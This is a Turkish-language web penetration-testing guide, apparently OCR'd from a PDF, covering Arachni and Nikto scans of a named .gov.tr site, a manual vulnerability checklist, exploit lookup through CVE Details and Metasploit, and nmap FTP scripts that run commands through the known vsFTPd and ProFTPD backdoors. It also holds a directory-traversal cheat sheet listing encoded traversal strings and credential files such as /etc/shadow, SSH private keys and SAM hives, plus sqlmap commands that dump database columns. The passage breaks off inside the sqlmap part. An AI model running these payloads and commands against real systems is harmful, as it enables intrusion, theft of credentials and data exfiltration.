> ./arachni https://www.domainaddress.gov.tr

// Reading Report (Console)

> chmod 777 "www.domainaddress.gov.tr 2018-03-01 22_02_04 +0300.afr"

> ./arachni_reporter "www.domainaddress.gov.tr 2018-03-01 22_02_04 +0300.afr"

II. Yöntem

// Vuln Scanning Completely (Web Interface)

> ./arachni_web

Output

Puma 2.14.0 starting...

* Min threads: 0, max threads: 16

* Environment: development

* **Listening on tcp://localhost:9292**

Login Bilgileri

---

http://localhost:9292

Administrator account

E-mail: admin@admin.admin

Password: administrator

Regular user account

E-mail: user@user.user

Password: regular_user

// Reading Report

[Over Web Interface]

■ Nikto

// NİKTO İLE KOMPLE ZAFİYET TARAMASI (DEFAULT TARAMA)

> nikto -h https://www.domainaddress.gov.tr -o www-domainaddress-gov-tr.htm

-h : Taranacak host

-C : Muhtemel dizinlerde tespiti // all ile muhtemel tüm dizinler denenir

-Display : İşlem çıktısı // P değeri ile progress durumu stdout'a verilir.

-o : Dosyaya Çıktılama

Output:

- Nikto v2.1.6

+ Target IP: X.X.X.X

+ Target Hostname: www.domainaddress.gov.tr

+ Target Port: 443

+ SSL Info: Subject: /C=TR/L=Kocaeli/O=TUBITAK BILGEM/CN= domain.gov.tr

Ciphers: ECDHE-RSA-AES256-GCM-SHA384

Issuer: /C=US/O=GeoTrust Inc./CN=GeoTrust SSL CA - G3

+ Start Time: 2018-03-01 13:51:11 (GMT3)

+ Server: Apache

+ Uncommon header 'referrer-policy' found, with contents: no-referrer

+ Uncommon header 'content-style-type' found, with contents: text/css

+ Uncommon header 'content-script-type' found, with contents: text/javascript

+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ The Content-Encoding header is set to "deflate" this may mean that the server is vulnerable to the BREACH attack.

+ /config.php: PHP Config file may contain database IDs and passwords.

+ Uncommon header 'x-accel-buffering' found, with contents: no

+ Server leaks inodes via ETags, header found with file /auth/, fields: 0x0 0x5642abd024580

+ OSVDB-3092: /auth/: This might be interesting...

+ OSVDB-3092: /lib/: This might be interesting...

+ OSVDB-3092: /login/: This might be interesting...

+ OSVDB-3092: /INSTALL.txt: Default file found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ 7579 requests: 0 error(s) and 13 item(s) reported on remote host

+ End Time: 2018-03-01 13:54:31 (GMT3) (200 seconds)

+ 1 host(s) testeds

// NİKTO İLE SPESİFİK ZAFİYET TARAMASI

> nikto -h https://www.domain.gov -C all **-T 2** -Display P -o www-domain-gov.htm

-h : Taranacak host

-C : Muhtemel dizinlerin tespiti // all ile muhtemel tüm dizinler denenir

-Display : İşlem çıktısı // P değeri ile progress durumu stdout'a verilir.

-o : Dosyaya Çıktılama

-T : Komple tarama yerine sadece spesifik bir zafiyet taraması yapma. Aldığı değerler şunlardır:

0 - File Upload

1 - Interesting File / Seen in logs

2 - Misconfiguration / Default File

3 - Information Disclosure

4 - Injection (XSS/Script/HTML)

5 - Remote File Retrieval - Inside Web Root

6 - Denial of Service

7 - Remote File Retrieval - Server Wide

8 - Command Execution / Remote Shell

9 - SQL Injection

a - Authentication Bypass

b - Software Identification

c - Remote Source Inclusion

Yukarıdaki kod ile (-T 2 ile) yanlış yapılandırmalar ve default sayfaların tespiti yapılır.

- Burpsuite
- Owasp ZAP
- Microsoft Baseline Security Analyzer 2.3

Microsoft Baseline Security Analyzer tool'u Windows sistemlerin konfigurasyon hatalarını saptar. Tarama işlemi için administrator iznine sahip olmak zorunluluktur. Tool aşağıdaki adresten indirilebilir.

https://www.microsoft.com/en-us/download/details.aspx?id=7558

Tool'un Tarayabildiği Windows Sürümleri:

Windows XP,

Windows Server 2003,

Windows Vista,

Windows 7,

Windows Server 2008,

Windows Server 2008 R2,

Windows 8,

Windows 8.1,

Windows Server 2012,

Windows Server 2012 R2

Tool Windows 10 ve Windows Server 2016'yı şu an için desteklemiyor.

■ Nessus (with Web Vuln Scanning Plugins)

3.3 ELLE ZAFİYET TARAMA

- Http Basic Auth Brute Force & Dictionary Attack
- Web App Login Brute Force & Dictionary Attack
- FTP Login Brute Force & Dictionary Attack
- File Upload with Vulnerable File Uploading Mechanism
- File Upload over Http PUT Method
- Command Injection
- Cross Site Request Forgery
- Local & Remote File Inclusion
- SQL Injection
- Blind SQL Injection
- Second Order SQL Injection
- Reflected XSS
- Stored XSS
- Dom XSS
- Blind XSS
- DOS Attack By Using Target Web Server's Misconfiguration
- Phishing By Navigating Browsers
- Missing Subresource Integrity
- Missing X-Frame-Options Header
- Missing X-XSS-Protection Header
- Missing Content-Type Header
- Missing Content-Security-Policy Header
- Missing Referrer-Policy Header
- Missing HSTS Header
- Cookie Not Marked as Secure
- Cookie Not Marked as HttpOnly
- Same-Site Cookie Not Implemented
- Autocomplete Enabled
- Http Trace Method

- Http Options Method
- Insecure Email Address Disclosure
- Insecure Transportation Security Protocol Supported (SSLv2 & SSLv3)
- Insecure Frame Usage (External)
- Outdated libraries, scripts, software, etc.

…

3.4 AÇIKLIKLARI SÖMÜRME

■ Exploit Arama Metodu

Metasploit Framework (IIS/Apache/Nginx/Tomcat/... için Exploit arama)

Google Arama Kutusu (örn);

Windows Server 2016 exploits

Windows Server 2012 exploits

IIS 7.5 exploits

…

Bu aramalar sonucunda CVE Details veritabanına götüren linke tıklanır.

https://www.cvedetails.com/product/34965/Microsoft-Windows-Server-2016.html?vendor_id=26

https://www.cvedetails.com/product/23546/Microsoft-Windows-Server-2012.html?vendor_id=26

https://www.cvedetails.com/version/92758/Microsoft-IIS-7.5.html

…

Sayfalarda yer alan Total satırındaki zafiyet sayılarına tıklanır ve ilgili zafiyetler ekrana basılır. Spesifik bir zafiyete tıklanıldığında ekrana gelen Authentication şartına bakılır. Böylece credential'lara sahip olmadan exploitation yapılabiliyor mu öğrenilir. Aynı sayfanın en altında ise zafiyetin bir metasploit modülü var mı bilgisi yer alır. Eğer modül varsa exploitation işlemine başlanır (Not: Eğer modül yoksa cve kodunu google'da aratıp rapid7 sitesinde metasploit modülü sunulmuş mu bakılabilir).

■ Directory Traversal Exploitation

Bir web uygulamasında URL'deki parametrelerden biri dosya yolu alıyorsa o parametreye girilecek başka dosya yolları sonucunda sunucudaki kritik dosyaların içerikleri okunabilir. Örneğin sunucudaki

kullanıcı hesaplarına ait dosyalar, konfigurasyon dosyaları, web projesindeki kaynak kodların yer aldığı dosyalar, vs... okunabilir.

Aşağıda Directory Traversal saldırısının bir örneğini görmektesin:

Normal URL - 1:

http://www.example.com/some-page.asp?page=index.html

Directory Traversal Attack (Linux):

http://www.example.com/some-page.asp?page=../../../../../../../../../../etc/passwd

Normal URL - 2:

http://test.webarticles.com/show.asp?view=oldarchive.html

Directory Traversal Attack (Windows):

http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini

Windows ve Linux sistemlerde barınan web projelerine Directory Traversal saldırısı yapma cheatsheet'i aşağıda verilmiştir:

a. Linux Sistemlerde Directory Traversal Attack

Encode edilmiş gezinme path'leri şunlardır:

../

..\

..\/

%2e%2e%2f

%252e%252e%252f

%c0%ae%c0%ae%c0%af

%uff0e%uff0e%u2215

%uff0e%uff0e%u2216

..././

...\.\

Yukarıdaki encode edilmiş gezinme path'leri kullanılarak sonrasına eklenecek kritik linux dosya isimleri ile dosya içerikleri okunabilir.

/etc/passwd
/etc/shadow
/etc/aliases
/etc/anacrontab
/etc/apache2/apache2.conf
/etc/apache2/httpd.conf
/etc/at.allow
/etc/at.deny
/etc/bashrc
/etc/bootptab
/etc/chrootUsers
/etc/chttp.conf
/etc/cron.allow
/etc/cron.deny
/etc/crontab
/etc/cups/cupsd.conf
/etc/exports
/etc/fstab
/etc/ftpaccess
/etc/ftpchroot
/etc/ftphosts
/etc/groups
/etc/grub.conf
/etc/hosts
/etc/hosts.allow
/etc/hosts.deny
/etc/httpd/access.conf
/etc/httpd/conf/httpd.conf
/etc/httpd/httpd.conf
/etc/httpd/logs/access_log
/etc/httpd/logs/access.log

/etc/httpd/logs/error_log

/etc/httpd/logs/error.log

/etc/httpd/php.ini

/etc/httpd/srm.conf

/etc/inetd.conf

/etc/inittab

/etc/issue

/etc/lighttpd.conf

/etc/lilo.conf

/etc/logrotate.d/ftp

/etc/logrotate.d/proftpd

/etc/logrotate.d/vsftpd.log

/etc/lsb-release

/etc/motd

/etc/modules.conf

/etc/motd

/etc/mtab

/etc/my.cnf

/etc/my.conf

/etc/mysql/my.cnf

/etc/network/interfaces

/etc/networks

/etc/npasswd

/etc/passwd

/etc/php4.4/fcgi/php.ini

/etc/php4/apache2/php.ini

/etc/php4/apache/php.ini

/etc/php4/cgi/php.ini

/etc/php4/apache2/php.ini

/etc/php5/apache2/php.ini

/etc/php5/apache/php.ini

/etc/php/apache2/php.ini

/etc/php/apache/php.ini

/etc/php/cgi/php.ini

/etc/php.ini

/etc/php/php4/php.ini

/etc/php/php.ini

/etc/printcap

/etc/profile

/etc/proftp.conf

/etc/proftpd/proftpd.conf

/etc/pure-ftpd.conf

/etc/pureftpd.passwd

/etc/pureftpd.pdb

/etc/pure-ftpd/pure-ftpd.conf

/etc/pure-ftpd/pure-ftpd.pdb

/etc/pure-ftpd/putreftpd.pdb

/etc/redhat-release

/etc/resolv.conf

/etc/samba/smb.conf

/etc/snmpd.conf

/etc/ssh/ssh_config

/etc/ssh/sshd_config

/etc/ssh/ssh_host_dsa_key

/etc/ssh/ssh_host_dsa_key.pub

/etc/ssh/ssh_host_key

/etc/ssh/ssh_host_key.pub

/etc/sysconfig/network

/etc/syslog.conf

/etc/termcap

/etc/vhcs2/proftpd/proftpd.conf

/etc/vsftpd.chroot_list

/etc/vsftpd.conf

/etc/vsftpd/vsftpd.conf

/etc/wu-ftpd/ftpaccess

/etc/wu-ftpd/ftphosts

/etc/wu-ftpd/ftpusers

/logs/pure-ftpd.log

/logs/security_debug_log

/logs/security_log

/opt/lampp/etc/httpd.conf

/opt/xampp/etc/php.ini

/proc/cpuinfo

/proc/filesystems

/proc/interrupts

/proc/ioports

/proc/meminfo

/proc/modules

/proc/mounts

/proc/stat

/proc/swaps

/proc/version

/proc/self/net/arp

/root/anaconda-ks.cfg

/usr/etc/pure-ftpd.conf

/usr/lib/php.ini

/usr/lib/php/php.ini

/usr/local/apache/conf/modsec.conf

/usr/local/apache/conf/php.ini

/usr/local/apache/log

/usr/local/apache/logs

/usr/local/apache/logs/access_log

/usr/local/apache/logs/access.log

/usr/local/apache/audit_log

/usr/local/apache/error_log

/usr/local/apache/error.log

/usr/local/cpanel/logs

/usr/local/cpanel/logs/access_log

/usr/local/cpanel/logs/error_log

/usr/local/cpanel/logs/license_log

/usr/local/cpanel/logs/login_log

/usr/local/cpanel/logs/stats_log

/usr/local/etc/httpd/logs/access_log

/usr/local/etc/httpd/logs/error_log

/usr/local/etc/php.ini

/usr/local/etc/pure-ftpd.conf

/usr/local/etc/pureftpd.pdb

/usr/local/lib/php.ini

/usr/local/php4/httpd.conf

/usr/local/php4/httpd.conf.php

/usr/local/php4/lib/php.ini

/usr/local/php5/httpd.conf

/usr/local/php5/httpd.conf.php

/usr/local/php5/lib/php.ini

/usr/local/php/httpd.conf

/usr/local/php/httpd.conf.ini

/usr/local/php/lib/php.ini

/usr/local/pureftpd/etc/pure-ftpd.conf

/usr/local/pureftpd/etc/pureftpd.pdn

/usr/local/pureftpd/sbin/pure-config.pl

/usr/local/www/logs/httpd_log

/usr/local/Zend/etc/php.ini

/usr/sbin/pure-config.pl

/var/adm/log/xferlog

/var/apache2/config.inc

/var/apache/logs/access_log

/var/apache/logs/error_log

/var/cpanel/cpanel.config

/var/lib/mysql/my.cnf

/var/lib/mysql/mysql/user.MYD

/var/local/www/conf/php.ini

/var/log/apache2/access_log

/var/log/apache2/access.log

/var/log/apache2/error_log

/var/log/apache2/error.log

/var/log/apache/access_log

/var/log/apache/access.log

/var/log/apache/error_log

/var/log/apache/error.log

/var/log/apache-ssl/access.log

/var/log/apache-ssl/error.log

/var/log/auth.log

/var/log/boot

/var/htmp

/var/log/chttp.log

/var/log/cups/error.log

/var/log/daemon.log

/var/log/debug

/var/log/dmesg

/var/log/dpkg.log

/var/log/exim_mainlog

/var/log/exim/mainlog

/var/log/exim_paniclog

/var/log/exim.paniclog

/var/log/exim_rejectlog

/var/log/exim/rejectlog

/var/log/faillog

/var/log/ftplog

/var/log/ftp-proxy

/var/log/ftp-proxy/ftp-proxy.log

/var/log/httpd/access_log

/var/log/httpd/access.log

/var/log/httpd/error_log

/var/log/httpd/error.log

/var/log/httpsd/ssl.access_log

/var/log/httpsd/ssl_log

/var/log/kern.log

/var/log/lastlog

/var/log/lighttpd/access.log

/var/log/lighttpd/error.log

/var/log/lighttpd/lighttpd.access.log

/var/log/lighttpd/lighttpd.error.log

/var/log/mail.info

/var/log/mail.log

/var/log/maillog

/var/log/mail.warn

/var/log/message

/var/log/messages

/var/log/mysqlderror.log

/var/log/mysql.log

/var/log/mysql/mysql-bin.log

/var/log/mysql/mysql.log

/var/log/mysql/mysql-slow.log

/var/log/proftpd

/var/log/pureftpd.log

/var/log/pure-ftpd/pure-ftpd.log

/var/log/secure

/var/log/vsftpd.log

/var/log/wtmp

/var/log/xferlog

/var/log/yum.log

/var/mysql.log

/var/run/utmp

/var/spool/cron/crontabs/root

/var/webmin/miniserv.log

/var/www/log/access_log

/var/www/log/error_log

/var/www/logs/access_log

/var/www/logs/error_log

/var/www/logs/access.log

/var/www/logs/error.log

~/.atfp_history

~/.bash_history

~/.bash_logout

~/.bash_profile

~/.bashrc

~/.gtkrc

~/.login

~/.logout

~/.mysql_history

~/.nano_history

~/.php_history

~/.profile

~/.ssh/authorized_keys

~/.ssh/id_dsa

~/.ssh/id_dsa.pub

~/.ssh/id_rsa

~/.ssh/id_rsa.pub

~/.ssh/identity

~/.ssh/identity.pub

~/.viminfo

~/.wm_style

~/.Xdefaults

~/.xinitrc

~/.Xresources

~/.xsession

b. Windows Sistemlerde Directory Traversal Attack

Encode edilmiş gezinme path'leri şunlardır:

../

..\

..\/

%2e%2e%2f

%252e%252e%252f

%c0%ae%c0%ae%c0%af

%uff0e%uff0e%u2215

%uff0e%uff0e%u2216

…/./

…\.\

Yukarıdaki encode edilmiş gezinme path'leri kullanılarak sonrasına eklenecek kritik windows dosya isimleri ile dosya içerikleri okunabilir.

C:/Users/Administrator/NTUser.dat

C:/Documents and Settings/Administrator/NTUser.dat

C:/apache/logs/access.log

C:/apache/logs/error.log

C:/apache/php/php.ini

C:/boot.ini

C:/inetpub/wwwroot/global.asa

C:/MySQL/data/hostname.err

C:/MySQL/data/mysql.err

C:/MySQL/data/mysql.log

C:/MySQL/my.cnf

C:/MySQL/my.ini

C:/php4/php.ini

C:/php5/php.ini

C:/php/php.ini

C:/Program Files/Apache Group/Apache2/conf/httpd.conf

C:/Program Files/Apache Group/Apache/conf/httpd.conf

C:/Program Files/Apache Group/Apache/logs/access.log

C:/Program Files/Apache Group/Apache/logs/error.log

C:/Program Files/FileZilla Server/FileZilla Server.xml

C:/Program Files/MySQL/data/hostname.err

C:/Program Files/MySQL/data/mysql-bin.log

C:/Program Files/MySQL/data/mysql.err

C:/Program Files/MySQL/data/mysql.log

C:/Program Files/MySQL/my.ini

C:/Program Files/MySQL/my.cnf

C:/Program Files/MySQL/MySQL Server 5.0/data/hostname.err

C:/Program Files/MySQL/MySQL Server 5.0/data/mysql-bin.log

C:/Program Files/MySQL/MySQL Server 5.0/data/mysql.err

C:/Program Files/MySQL/MySQL Server 5.0/data/mysql.log

C:/Program Files/MySQL/MySQL Server 5.0/my.cnf

C:/Program Files/MySQL/MySQL Server 5.0/my.ini

C:/Program Files (x86)/Apache Group/Apache2/conf/httpd.conf

C:/Program Files (x86)/Apache Group/Apache/conf/httpd.conf

C:/Program Files (x86)/Apache Group/Apache/conf/access.log

C:/Program Files (x86)/Apache Group/Apache/conf/error.log

C:/Program Files (x86)/FileZilla Server/FileZilla Server.xml

C:/Program Files (x86)/xampp/apache/conf/httpd.conf

C:/WINDOWS/php.ini

C:/WINDOWS/Repair/SAM

C:/Windows/repair/system

C:/Windows/repair/software

C:/Windows/repair/security

C:/WINDOWS/System32/drivers/etc/hosts

C:/Windows/win.ini

C:/WINNT/php.ini

C:/WINNT/win.ini

C:/xampp/apache/bin/php.ini

C:/xampp/apache/logs/access.log

C:/xampp/apache/logs/error.log

C:/Windows/Panther/Unattend/Unattended.xml

C:/Windows/Panther/Unattended.xml

C:/Windows/debug/NetSetup.log

C:/Windows/system32/config/AppEvent.Evt

C:/Windows/system32/config/SecEvent.Evt

C:/Windows/system32/config/default.sav

C:/Windows/system32/config/security.sav

C:/Windows/system32/config/software.sav

C:/Windows/system32/config/system.sav

C:/Windows/system32/config/regback/default

C:/Windows/system32/config/regback/sam

C:/Windows/system32/config/regback/security

C:/Windows/system32/config/regback/system

C:/Windows/system32/config/regback/software

C:/Program Files/MySQL/MySQL Server 5.1/my.ini

C:/Windows/System32/inetsrv/config/schema/ASPNET_schema.xml

C:/Windows/System32/inetsrv/config/applicationHost.config

C:/inetpub/logs/LogFiles/W3SVC1/u_ex[YYMMDD].log

■ FTP Exploitation

[[Not: Aşağıdakileri çalıştırdığında IPS / IDS tarafından engellenebilirsin]]

> nmap --script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221-p 21 $ip

Not: Nmap script'lerinin arguman kullanım şekli aşağıdaki gibidir:

nmap --script scriptAdi --script-args scriptAdi.argumanAdi=argumanDegeri,scriptAdi.argumanAdi=argumanDegeri,... -p portNum <host>

ftp-anon : Anonymous giriş yapılabiliyor mu testini yapar. Argumanları şu şekildedir:

ftp-anon.maxlist
Oturum açıldığında yapılan “ls” (directory listing) sonrası listelenecek dosya sayısını belirler. Sınırsız yapmak için (tüm dosyaları sıralamak için) arguman değeri -1 yapılmalıdır.

Kullanım örneği aşağıdaki gibidir:
nmap --script ftp-anon --script-args ftp-anon.maxlist=6 -p 21 <host>

ftp-anon script'i sorunsuz çalıştığında aşağıdaki gibi bir çıktı alınır:

Script Output

```
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--   1 1170     924           31 Mar 28  2001 .banner
| d--x--x--x   2 root     root        1024 Jan 14  2002 bin
| d--x--x--x   2 root     root        1024 Aug 10  1999 etc
| drwxr-srwt   2 1170     924         2048 Jul 19 18:48 incoming [NSE: writeable]
| d--x--x--x   2 root     root        1024 Jan 14  2002 lib
| drwxr-sr-x   2 1170     924         1024 Aug  5  2004 pub
|_Only 6 shown. Use --script-args ftp-anon.maxlist=-1 to see all.
```

ftp-bounce : FTP sunucunun FTP bounce metoduna izin verip vermediğini denetler. Saldırganlar FTP bounce metodu açıksa bu metod üzerinden bir ftp komutu olan PORT komutunu kullanarak direk ulaşamadıkları host'lara FTP sunucuyu aracı kılarak ulaşabilmektedirler. Bu teknik ile örneğin ihtiyatlı bir port taraması yapılabilir. Neredeyse tüm modern FTP sunucuları varsayılan olarak PORT komutunu reddederler.

ftp-bounce script'inin argumanları şu şekildedir:

ftp-bounce.username
Login username'i. Varsayılan olarak anonymous tur.


ftp-bounce.password
Login şifresi. Varsayılan olarak IEUser@. Şeklindedir

ftp-bounce.checkhost
Direk ulaşılamayan host adı. Varsayılan olarak scanme.nmap.org dir.

Kullanım örneği ise şu şekildedir;
nmap --script=ftp-bounce --script-args ftp-bounce.username=deneme,ftp-bounce.password=deneme,ftp-bounce.checkhost=www.domain-name.com -p 21 <host>

ftp-bounce script'i sorunsuz çalıştığında aşağıdaki gibi bir çıktı

alınır:



ftp-libopie : ftpd'nin CVE-2010-1938 zafiyetine meyli var mı kontrolünü yapar. Eğer zafiyet varsa ftp-libopie script'i ftp sunucuyu crash eder. Yani bu script FTP sunucularını servis dışı bırakmaya yarar.

ftp-libopie script'inin argumanları şu şekildedir:

vulns.short

Zafiyet kısa formatta çıktılanır.

vulns.showall

Zafiyet detaylı formatta çıktılanır.

Kullanım örneği ise şu şekildedir:

nmap --script=ftp-libopie --script-args vulns.showall -p 21 <host>

ftp-libopie script'i sorunsuz çalıştığında aşağıdaki gibi bir çıktı alınır:

Example Usage

```
nmap -sV --script=ftp-libopie <target>
```

Script Output

```
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-libopie:
|   VULNERABLE:
|   OPIE off-by-one stack overflow
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2010-1938  OSVDB:64949
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|     Description:
|       An off-by-one error in OPIE library 2.4.1-test1 and earlier, allows remote
|       attackers to cause a denial of service or possibly execute arbitrary code
|       via a long username.
|     Disclosure date: 2010-05-27
|     References:
|       http://osvdb.org/64949
|       http://site.pi3.com.pl/adv/libopie-adv.txt
|       http://security.freebsd.org/advisories/FreeBSD-SA-10:05.opie.asc
|_      http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1938
```

ftp-proftpd-backdoor : OSVDB-ID 69562 olarak raporlanan ProFTPD 1.3.3c sunuculardaki backdoor dosyasının varlığını test eder ve dosya gerçekten de mevcutsa raporlar. Bu backdoor dosyası üzerinden ftp-proftpd-backdoor script'inin argumanına verilecek komut satırı kodları ile hedef ftp sunucusunda komut çalıştırıp çıktısını alabiliriz.


Argumanları şu şekildedir:

ftp-proftpd-backdoor.cmd
Komut satırında çalıştırılacak komutu alır. Varsayılan olarak argumanda tutulan komut id 'dir.

Kullanım örneği ise şu şekildedir:
nmap --script=ftp-proftpd-backdoor --script-args ftp-proftpd-backdoor.cmd=dir -p 21 <host>

Örneğin ftp-proftpd-backdoor script'inin argumanında default olarak id komutu yer aldığından OSVDB-ID 69562 zafiyetine sahip bir ftp sunucu ftp-proftd-backdoor script'i ile

tarandığında aşağıdaki çıktı bizi karşılayacaktır:



Example Usage

```
nmap --script ftp-proftpd-backdoor -p 21 <host>
```

Script Output

```
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|   Results: uid=0(root) gid=0(wheel) groups=0(wheel)
|_
```

Görüldüğü üzere id komutunun çıktısı Results: olarak ekrana yansımıştır.

ftp-vsftpd-backdoor : 2011-07-04 tarihinde CVE-2011-2523 olarak duyurulan vsFTPd 2.3.4 sunuculardaki backdoor dosyalarının varlığını test eder ve dosya gerçekten de varsa raporlar. Bu backdoor dosyası üzerinden ftp-vsftpd-backdoor script'inin argumanına verilecek komut satırı komutları ile hedef ftp sunucusunda komut çalıştırıp çıktısını alabiliriz.

Argumanları şu şekildedir:

ftp-vsftpd-backdoor.cmd
Komut satırında çalıştırılacak komutu alır.
Varsayılan olarak tutulan komut id 'dir.

vulns.short
Zafiyet kısa formatta çıktılanır

vulns.showall
Zafiyet detaylı formatta çıktılanır.

Kullanım örneği ise şu şekildedir:

nmap --script ftp-vsftpd-backdoor --script-args ftp-vsftpd-backdoor.cmd=dir -p 21 <host>

Örneğin ftp-vsftpd-backdoor script'inin argumanında default olarak id komutu yer aldığından CVE-2011-2523 zafiyetine sahip bir ftp sunucu ftp-vsftpd-backdoor script'i ile tarandığında aşağıdaki çıktıyı bize verecektir:

Example Usage

```
nmap --script ftp-vsftpd-backdoor -p 21 <host>
```

Script Output

```
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  OSVDB:73573
|     Description:
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       The backdoor was already triggered
|       Shell command: id
|       Results: uid=0(root) gid=0(root) groups=0(root)
|     References:
|       http://osvdb.org/73573
|       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor
```

Görüldüğü üzere id komutunun çıktısı Results: olarak ekrana yansımıştır.

ftp-vuln-cve2010-4221 : Versiyon 1.3.2rc3 ve 1.3.3b arasındaki ProFTPD sunucularda stack tabanlı buffer overflow zafiyeti var mı kontrolünü yapar ve varsa raporlar. Bu zafiyete sahip ProFTPD sunucularına gönderilecek çok sayıda TELNET_IAC kaçış karakteri sonucu proftpd process'i buffer boyutunu yanlış hesaplayacağından proftpd process'inin memory'de olduğu bölgedeki stack bozulacaktır ve bölge içerisinde keyfi kod çalıştırılması mümkün olacaktır (CVE-2010-4221). Bu zafiyeti sömürmek için authentication gerekli değildir.

ftp-vuln-cve2010-4221 script'inin argumanları şu şekildedir:

vulns.short

Zafiyet kısa formatta çıktılanır

vulns.showall

Zafiyet detaylı formatta çıktılanır.

Nmap ftp-vuln-cve2010-4221 script'i zafiyeti bulduğunda aşağıdaki gibi bir çıktı verecektir:

Example Usage

```
nmap --script ftp-vuln-cve2010-4221 -p 21 <host>
```

Script Output

```
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vuln-cve2010-4221:
|   VULNERABLE:
|   ProFTPD server TELNET IAC stack overflow
|     State: VULNERABLE
|     IDs:  CVE:CVE-2010-4221  BID:44562  OSVDB:68985
|     Risk factor: High  CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C)
|     Description:
|       ProFTPD server (version 1.3.2rc3 through 1.3.3b) is vulnerable to
|       stack-based buffer overflow. By sending a large number of TELNET_IAC
|       escape sequence, a remote attacker will be able to corrupt the stack and
|       execute arbitrary code.
|     Disclosure date: 2010-11-02
|     References:
|       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-4221
|       http://osvdb.org/68985
|       http://www.metasploit.com/modules/exploit/freebsd/ftp/proftp_telnet_iac
|       http://bugs.proftpd.org/show_bug.cgi?id=3521
|_      http://www.securityfocus.com/bid/44562
```

ProFTPD sunucularda versiyon 1.3.2rc3 ve 1.3.3b arasındaki stack tabanlı buffer overflow zafiyetini sömürmek için ise metasploit'teki *exploit/linux/ftp/proftp_telnet_iac* modülü kullanılabilir. Ayrıntılı bilgi için bkz. https://www.rapid7.com/db/modules/exploit/linux/ftp/proftp_telnet_iac

■ SQL Injection Exploitation

// Vulnerable olup olmadığını denetler

> sqlmap -u "http://172.16.3.72/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -p id --cookie="PHPSESSID=d593suo3ulei9vjbkp0s17v790;security=low" --level=5 --risk=3 --dbms=mysql

-u : Hedef web adresi

-p : Sqli için test edilecek parametre

// Veritabanlarını sıralar.

> sqlmap -u "http://172.16.3.72/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -p id --cookie="PHPSESSID=d593suo3ulei9vjbkp0s17v790;security=low" --level=5 --risk=3 --dbms=mysql **--dbs**

-u : Hedef web adresi

-p : Sqli için test edilecek parametre

--dbs : Veritabanlarını sıralar

// Tabloları sıralar.

> sqlmap -u "http://172.16.3.72/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -p id --cookie="PHPSESSID=d593suo3ulei9vjbkp0s17v790;security=low" --level=5 --risk=3 --dbms=mysql **-D veritabaniAdi --tables**

-u : Hedef web adresi

-p : Sqli için test edilecek parametre

-D : Veritabanını seçer

--tables : Tabloları sıralar.

// Kolonları sıralar.

> sqlmap -u "http://172.16.3.72/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -p id --cookie="PHPSESSID=d593suo3ulei9vjbkp0s17v790;security=low" --level=5 --risk=3 --dbms=mysql **-D veritabaniAdi -T tabloAdi --columns**

-u : Hedef web adresi

-p : Sqli için test edilecek parametre

-D : Veritabanını seçer

-T : Tabloyu seçer

--columns : Kolonları sıralar

// Kolon değerlerini sıralar.

> sqlmap -u "http://172.16.3.72/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -p id --cookie="PHPSESSID=d593suo3ulei9vjbkp0s17v790;security=low" --level=5 --risk=3 --dbms=mysql **-D veritabaniAdi -T tabloAdi -C kolonAdi1,kolonAdi2 --dump**

-u : Hedef web adresi

-p : Sqli için test edilecek parametre

-D : Veritabanını seçer

-T : Tabloyu seçer

-C : Kolonları seçer

